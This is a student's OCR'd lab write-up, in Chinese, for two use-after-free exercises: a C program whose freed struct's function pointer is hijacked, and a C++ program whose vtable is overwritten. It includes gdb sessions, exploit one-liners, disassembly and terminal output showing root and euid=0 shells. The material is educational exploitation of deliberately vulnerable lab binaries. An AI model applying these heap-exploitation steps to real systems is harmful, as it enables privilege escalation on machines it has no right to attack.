
2020 Spring UAF Lab

task1


Q&A

```
#include <stdio.h>

 typedef struct s{
        int id;
       char name[20];
       void (*clean)(void *);
 }VULNSTRUCT;

 void *cleanMemory(void *mem){
        free(mem);
 }
 int main(int argc, char *argv[]){
       void *ptr1;
       VULNSTRUCT *vuln=malloc(256);

        fflush(stdin);
        printf("Enter id num: ");
         scanf("%d", &vuln->id);
       printf("Enter your name: ");
        scanf("%s", vuln->name);

         vuln->clean=cleanMemory;

        if(vuln->id>100){
                vuln->clean(vuln);
         }

        ptr1=malloc(256);
      strcpy(ptr1, argv[1]);

       free(ptr1);
        vuln->clean(vuln);

         return 0;
}
```




```c
#include <stdio.h>

typedef struct s{
        int id;
       char name[20];
       void (*clean)(void *);
}VULNSTRUCT;

void *cleanMemory(void *mem){
        free(mem);
}
int main(int argc, char *argv[]){
       void *ptr1;
       VULNSTRUCT *vuln=malloc(256);

        fflush(stdin);
        printf("Enter id num: ");
         scanf("%d", &vuln->id);
       printf("Enter your name: ");
        scanf("%s", vuln->name);

         vuln->clean=cleanMemory;

        if(vuln->id>100){
                 vuln->clean(vuln);
         }

        ptr1=malloc(256);
      strcpy(ptr1, argv[1]);

       free(ptr1);
        vuln->clean(vuln);

         return 0;
} « end main »

```

1* 释放
2* 申请同样大小的空间
3* 悬停指针执行




```
gdb-peda$ r $(python -c "print '\x90'*24+'\xaa\xaa\xaa\xaa'")
Enter id num: 200
Enter your name: 123213

Program received signal SIGSEGV, Segmentation fault.
```

输入24个pad，再将一个4个字节的数据测



```
[-----------------------------------registers-----------------
EAX: 0x804b008 --> 0x90909090
EBX: 0xb7fc4ff4 --> 0x1a4d7c
ECX: 0x20ef8
EDX: 0xaaaaaaaa
ESI: 0x0
EDI: 0x0
EBP: 0xbfffef28 --> 0x0
ESP: 0xbfffeefc --> 0x80485ff (<main+216>:      mov    eax,(
EIP: 0xaaaaaaaa
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUP
[-----                                        -code-----------------
Invali
[-----                                        stack-----------------
0000|                                         -216>:      mov    eax,(
0004| 0xbfffef00 --> 0x804b008 --> 0x90909090
0008| 0xbfffef04 --> 0xbffff15c --> 0x90909090
0012| 0xbfffef08 --> 0xb7fc4ff4 --> 0x1a4d7c
0016| 0xbfffef0c --> 0xb7e53225 (<__cxa_atexit+53>:      add
0020| 0xbfffef10 --> 0xb7fed280 (push   ebp)
0024| 0xbfffef14 --> 0x0
0028| 0xbfffef18 --> 0x804b008 --> 0x90909090
[-------------------------------------------------------------
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xaaaaaaaa in ?? ()
```

这里查看到刚好是0xaaaaaaaa出错，可可以猜测到vlun->clean函数指针地址无效而导致的错误




```
[07/02/2020 02:41] seed@ubuntu:~/Desktop/lab23$ ./get
Egg address: 0xbffff295 [07/02/2020 02:41] seed@ubuntu:~/Desktop/lab23$
[07/02/2020 02:42] seed@ubuntu:~/Desktop/lab23$ ./uaf $(python -c "print '\x90'*24+'\x95\xf2\xff\xbf'")
Enter id num: 200
Enter your name: 12312312
# id
uid=0(root) gid=1000(seed) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),124(samb
ashare),130(wireshark),1000(seed)
# 
```

将shellcode导入到环境变量，将后面的vuln->clean的地址修改成环境变量的地址，拿到root权限的shell

task2


```
#include <fcntl.h>
#include <iostream>
#include <cstring>
#include <cstdlib>
#include <unistd.h>
using namespace std;

class Human{
private:
        virtual void give_shell(){
                system("/bin/sh");
        }
protected:
        int age;
        string name;
public:
        virtual void introduce(){
                cout << "My name is " << name << endl;
                cout << "I am " << age << " years old" << endl;
        }
};

class Man: public Human{
public:
        Man(string name, int age){
                this->name = name;
                this->age = age;
        }
        virtual void introduce(){
                Human::introduce();
                cout << "I am a nice guy!" << endl;
        }
};

class Woman: public Human{
public:
        Woman(string name, int age){
                this->name = name;
                this->age = age;
        }
        virtual void introduce(){
                Human::introduce();
                cout << "I am a cute girl!" << endl;
        }
};

int main(int argc, char* argv[]){
        Human* m = new Man("Jack", 25);
        Human* w = new Woman("Jill", 21);

        size_t len;
        char* data;
        unsigned int op;
        while(1){
                cout << "1. use\n2. after\n3. free\n";
                cin >> op;

                switch(op){
                        case 1:
                                m->introduce();
                                w->introduce();
                                break;
                        case 2:
                                len = atoi(argv[1]);
                                data = new char[len];
                                read(open(argv[2], O_RDONLY), data, len);
                                cout << "your data is allocated" << endl;
                                break;
                        case 3:
                                delete m;
                                delete w;
                                break;
                        default:
                                break;
                }
        }

        return 0;
}
```



```
0xbffdf000 0xc0000000 rw-p      [stack]
gdb-peda$ x/100xw 0x0804c000
0x804c000:      0x00000000      0x00000019      0x00000004      0x00000004
0x804c010:      0x00000000      0x6b63614a      0x00000000      0x00000011
0x804c020:      0x08049170      0x00000019      0x0804c014      0x00000019
0x804c030:      0x00000004      0x00000004      0x00000000      0x6c6c694a
0x804c040:      0x00000000      0x00000011      0x08049160      0x00000015
0x804c050:      0x0804c03c      0x00020fb1      0x00000000      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
```


```
>>> "Jack".encode('hex')
'4a61636b'
```

就是men的name



```
gdb-peda$ x/50xw 0x08049160
0x8049160 <_ZTV5Woman+8>:       0x08048dfc      0x08048fbe      0x00000000      0x080491a4
0x8049170 <_ZTV3Man+8>: 0x08048dfc      0x08048f30      0x00000000      0x080491b8
0x8049180 <_ZTV5Human+8>:       0x08048dfc      0x08048e10      0x6d6f5735      0x00006e61
0x8049190 <_ZTI5Woman>: 0x0804b208      0x                              0x6e614d33
0x80491a0 <_ZTS3Man+4>: 0x00000000      0x                              0x080491b8
0x80491b0 <_ZTS5Human>: 0x6d754835      0x                              0x080491b0
0x80491c0:      0x3b031b01      0x00000080                      f710
0x80491d0:      0x0000009c      0xfffff974      0x000001fc      0xfffffbe0
0x80491e0:      0x00000220      0xfffffc20      0x00000240      0xfffffc3c
0x80491f0:      0x000000c0      0xfffffc50      0x000000e0      0xfffffcda
0x8049200:      0x00000104      0xfffffcfa      0x00000124      0xfffffd1a
0x8049210:      0x00000164      0xfffffd70      0x00000190      0xfffffda8
0x8049220:      0x000001b0      0xfffffdfe
gdb-peda$
```


他这里应该去调用0x08048fbe Women的introduce函数，



```
:_8048D2E:    loc_8048C84:
              mov     eax, [ebp+argv]
              add     eax, 4
              mov     eax, [eax]
              mov     [esp], eax      ; nptr
              call    _atoi
              mov     [esp+24h], eax
              mov     eax, [esp+24h]
              mov     [esp], eax      ; unsigned int
              call    __Znaj          ; operator new[](uint)
              mov     [esp+28h], eax
              mov     eax, [ebp+argv]
              add     eax, 8
              mov     eax, [eax]
              mov     dword ptr [esp+4], 0 ; oflag
              mov     [esp], eax      ; file
              call    _open
              mov     edx, [esp+24h]
              mov     [esp+8], edx    ; nbytes
              mov     edx, [esp+28h]
              mov     [esp+4], edx    ; buf
              mov     [esp], eax      ; fd
              call    _read
              mov     dword ptr [esp+4], offset aYourDataIsAllo ; "your data is allocated"
              mov     dword ptr [esp], offset _ZSt4cout@@GLIBCXX_3_4
              call    __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operator<<<std::char_tra
              mov     dword ptr [esp+4], offset __ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_ ;
              mov     [esp], eax
              call    __ZNSolsEPFRSoS_E ; std::ostream::operator<<(std::ostream & (*)(std::ostream &))
              jmp     short loc_8048D2E
```

仔细研究了汇编代码，这里将eax+4 然后用mov指令将eax指向的值传给eax，完成了虚函数表的翻译

最终拿到一个shell，但是shell并不是root shell。



```
[07/02/2020 05:18] seed@ubuntu:~/Desktop/lab23$ vim gen.c
[07/02/2020 05:19] seed@ubuntu:~/Desktop/lab23$ gcc gen.c
[07/02/2020 05:19] seed@ubuntu:~/Desktop/lab23$ ./a.out
[07/02/2020 05:19] seed@ubuntu:~/Desktop/lab23$ ./uaf2 12 badfile
1. use
2. after
3. free
3
1. use
2. after
3. free
2
your data is allocated
1. use
2. after
3. free
2
your data is allocated
1. use
2. after
3. free
1
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
padmin),124(sambashare),130(wireshark),1000(seed)
#
```

总结：

task2 个人做到时候没有用到栈可执行。所以也就没拿到带有roo权限的shell。如果将shellcode藏入栈中，然后将地址写入到introduce虚函数的表中，应该可以获取root权限的shell。

必须释放两次，因为fastbin是链表的头插。